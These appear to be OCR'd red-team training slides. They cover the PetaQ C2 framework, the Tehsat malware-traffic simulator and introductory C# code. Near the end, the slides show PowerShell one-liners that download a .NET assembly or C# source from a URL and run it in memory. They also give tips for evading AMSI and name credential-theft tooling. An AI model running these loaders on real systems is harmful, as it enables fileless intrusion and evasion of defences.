
Threats vs Simulations



No Initial Windows Defender Detection + Patched/Bypassed Windows Defender + Fileless Malware

Internal Implant Communications

Threats vs Simulations



PetaQ C2 & Malware

P'takh (petaQ) is a Klingon insult, meaning something like "weirdo"


Protocols : HTTP(S), WebSocket, SMB Named Pipe, TCP, UDP

Execution : CMD, .NET Assembly, Source, Shellcode Injection, PowerShell

Features : WMI Lateral Movement, Nested Implant Linking, Encryption

Scenario Based Automation and TTP Support

* Petaq is suitable to interactive and scenario based exercises



https://github.com/fozavci/petaqc2

Preparing TTPs for Petaq

Threats vs Simulations

```
{
    "name": "Enumerate users and groups",
    "mitreid": "T1087.001",
    "description": "Getting the users and groups via net command.",
    "instructions": [
        "exec cmd /cnet users",
        "exec cmd /cnet groups"
    ]
}
```

Name

Mitre Att&ck ID

Description

Instructions

Execute Process Command	Upload Download Link Sleep	Execute .NET Assembly .NET Source Code .NET Direct	Execute PowerShell via System Management	Execute Shellcode (Raw Assembly)	Lateral Movement (WMI)

Use real tradecraft such as PowerUp, Mimikatz, Seatbelt, SharpMove, WMI, SC, PSExec

Tehsat Malware Traffic Generator

Tehsat is developed to simulate malware communications

Protocols Supported: HTTP, Websocket TCP, UDP

Protocols Work in Progress: TLS Support, ICMP, DNS, DoH, Cloud Services

Designing Malware Communications Scenario

Creating a Profile for custom request/response/headers/beaconing

Populating Services using Profiles


Creating Implant(s) using Services (multiple services supported)

Analyse the traffic

https://github.com/fozavci/tehsat


Malware Communications

Threats vs Simulations



Tehsat Malware Traffic Generator

Threats vs Simulations



Fundamentals

.Net Tradecraft

Fundamentals

Custom Actions / Encryption
Automations for Red Team
Attacking EDR/EDP/WinAPI

Mitre Att&ck Atomic Examples
Repurposing Existing Tools
Safer Malware Emulation

C#

.NET Framework

- It's on every Windows, but also Mac/Linux (.NET Core)
- It has direct/meaningful/normal access to Win API (P/Invoke)
- Can be loaded in several different ways as a .NET Assembly
- Security/Sandbox Bypass examples are endless
- Powershell to C# .NET is easy

- Easy to reverse, leaves logs, AMSI integrated with 4.8+, Event Tracing for Windows

Compile and Run

.NET Framework is located the places under, with multiple versions

- x86 - c:\Windows\Microsoft.NET\Framework\VERSION
- x64 - c:\Windows\Microsoft.NET\Framework64\VERSION

* If you need older features such as no AMSI integration, go for older versions if the code supports.

Compile

• csc.exe /target:exe /out:hello.exe hello.cs (Windows)	hello.exe
• csc.exe /target:library /out:hello.dll hello.cs (Windows)	regasm.exe hello.dll
• mcs /target:exe /out:hello.exe hello.cs (Mono)	mono hello.exe
• mcs /target:library /out:hello.dll hello.cs (Mono)	mono hello.dll

Installation

- .Net Core/5: https://dotnet.microsoft.com/download
- Mono: apt-get install mono-complete

Hello!


```
using System;
namespace Application
{
    0 references
    public static class Program
    {
        0 references
        public static void Main()
        {
            // It's basically System.Console.WriteLine()
            // "using System" made it easier to use
            Console.WriteLine("Hello, is it me you're looking for?");
        }
    }
}
```

Include a Class, easier use

Define the Namespace

Define a Class

Define a Function

Description

Print to the IO / Console

Indents are dead, long live the parenthesis.

String Operations


```
string s3 = "Visual C# Express";
System.Console.WriteLine(s3.Substring(7, 2));
// Output: "C#"

System.Console.WriteLine(s3.Replace("C#", "Basic"));
// Output: "Visual Basic Express"

// Index values are zero-based
int index = s3.IndexOf("C");
// index = 7
```

```
string columns = "Column 1\tColumn 2\tColumn 3";
//Output: Column 1        Column 2        Column 3

string rows = "Row 1\r\nRow 2\r\nRow 3";
/* Output:
  Row 1
  Row 2
  Row 3
*/

string title = "\"The \u00C6olean Harp\", by Samuel Taylor Coleridge";
//Output: "The Æolean Harp", by Samuel Taylor Coleridge
```

```
string filePath = @"C:\Users\scoleridge\Documents\";
//Output: C:\Users\scoleridge\Documents\

string text = @"My pensive SARA ! thy soft cheek recli
    Thus on mine arm, most soothing sweet it is
    To sit beside our Cot,...";
/* Output:
My pensive SARA ! thy soft cheek reclined
   Thus on mine arm, most soothing sweet it is
   To sit beside our Cot,...
*/

string quote = @"Her name was ""Sara.""";
//Output: Her name was "Sara."
```

```
// The null character can be displayed and counted, like other chars.
string s1 = "\x0" + "abc";
string s2 = "abc" + "\x0";
// Output of the following line: * abc*
Console.WriteLine("*" + s1 + "*");
// Output of the following line: *abc *
Console.WriteLine("*" + s2 + "*");
// Output of the following line: 4
Console.WriteLine(s2.Length);
```

If Condition


```
using System;
0 references
public class Program
{
    0 references
    public static void Main(string[] args)
    {
        if (args.Length == 0) {
            // If there is no argument, say something nice.
            Console.WriteLine("Dude?");
        }
        else {
            // we define a parameter and assign a value.
            string parameter1 = String.Join(" ",args);
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
        }
        return;
    }
}
```

Getting parameters array

IF to compare the length

Print warning

Join array to a string

Switch Condition


```
switch (args[0])
    {
        case "write":
            // we define a parameter and assign a value.
            string parameter1 = args[1];
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
            break;
        case "read":
            // we cast the args[1] as string
            Console.WriteLine("The TestFunction is calling with {0}.", args[1] as string);
            // Call TestFunction and pass the args[1] as string
            TestFunction(args[1] as string);
            break;
        default:
            Console.WriteLine("That's ok, let's try again");
            break;
    }
```

Useful for building a menu based on console parameters.

Loop


```
using System;
namespace Application
{
    0 references
    public static class Program
    {
        0 references
        public static void Main()
        {
            // Loop for 0 to 10, and print loop count
            for(int i=0; i < 10; ++i)
                Console.WriteLine("Loop: {0}",i+1);

            // Loop for 0 to 5, and print loop count
            int n = 0;
            while (n < 5)
            {
                Console.WriteLine("Loop: {0}",n+1);
                n++;
            }
        }
    }
}
```

```
vate static bool IsProcessOpen(string name)

    foreach (Process process in Process.GetProcesses())
    {
        if (process.ProcessName.Contains(name))
        return true;
    }
    return false;
```

For loop for each item

For loop for 10 times

While loop for 5 times

User Input, Try & Catch, Interactive Menu


```
using System;
0 references
public class Program
{
    0 references
    public static void Main()
    {
        while (true)
        {
            Console.Write("# ");
            string userinput = Console.ReadLine();
            try
            {
                Console.WriteLine("You wrote: {0}", userinput.Substring(1,userinput.Length-1));
            }
            catch (Exception e)
            {
                Console.WriteLine("Oh snap! " + e.Message);
            }
        }

    }
}
```

While loop for the menu

Menu prompt line

Error catching

Print the error if happens

Useful when building an assessment application.

PowerShell to run .NET assemblies

PowerShell loaders for C# Assemblies – (T1086)

```
powershell -c "$m=new-object
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByteArray=$m.downloaddata($
Url);$assembly=[System.Reflection.Assembly]::Load($dllByteArray) ; [Object[]]
$Params=@(,([String[]] @('src'))); $assembly.EntryPoint.Invoke($null,$Params)"
```

```
powershell -c "$m=new-object
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.
CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByteArray=$m.downloaddata($
Url);$assembly=[System.Reflection.Assembly]::Load($dllByteArray) ; $t=
$assembly.GetType('Program'); $jh= $t.GetMethod('Main'); $instance =
[Activator]::CreateInstance($t, $null);$jh.invoke($instance, $null)”
```

PowerShell loader for C# Source Code – (T1086)

```
powershell -c "$m=new-object
  net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Ne
  t.CredentialCache]::DefaultCredentials;$Url='https://URL';$Source=$m.downloadstring($
  Url);Add-Type -ReferencedAssemblies $Assem -TypeDefinition $Source -Language Csharp;
  [Application.Program]::Main()"
```


Setup your environment (.NET, .NET 5 or Mono)
Compile a binary printing “Hello”
Make an interactive menu using test functions

```
molly:Chapter1 case$
molly:Chapter1 case$
```

C2 & Implant

Mitre Att&ck Techniques

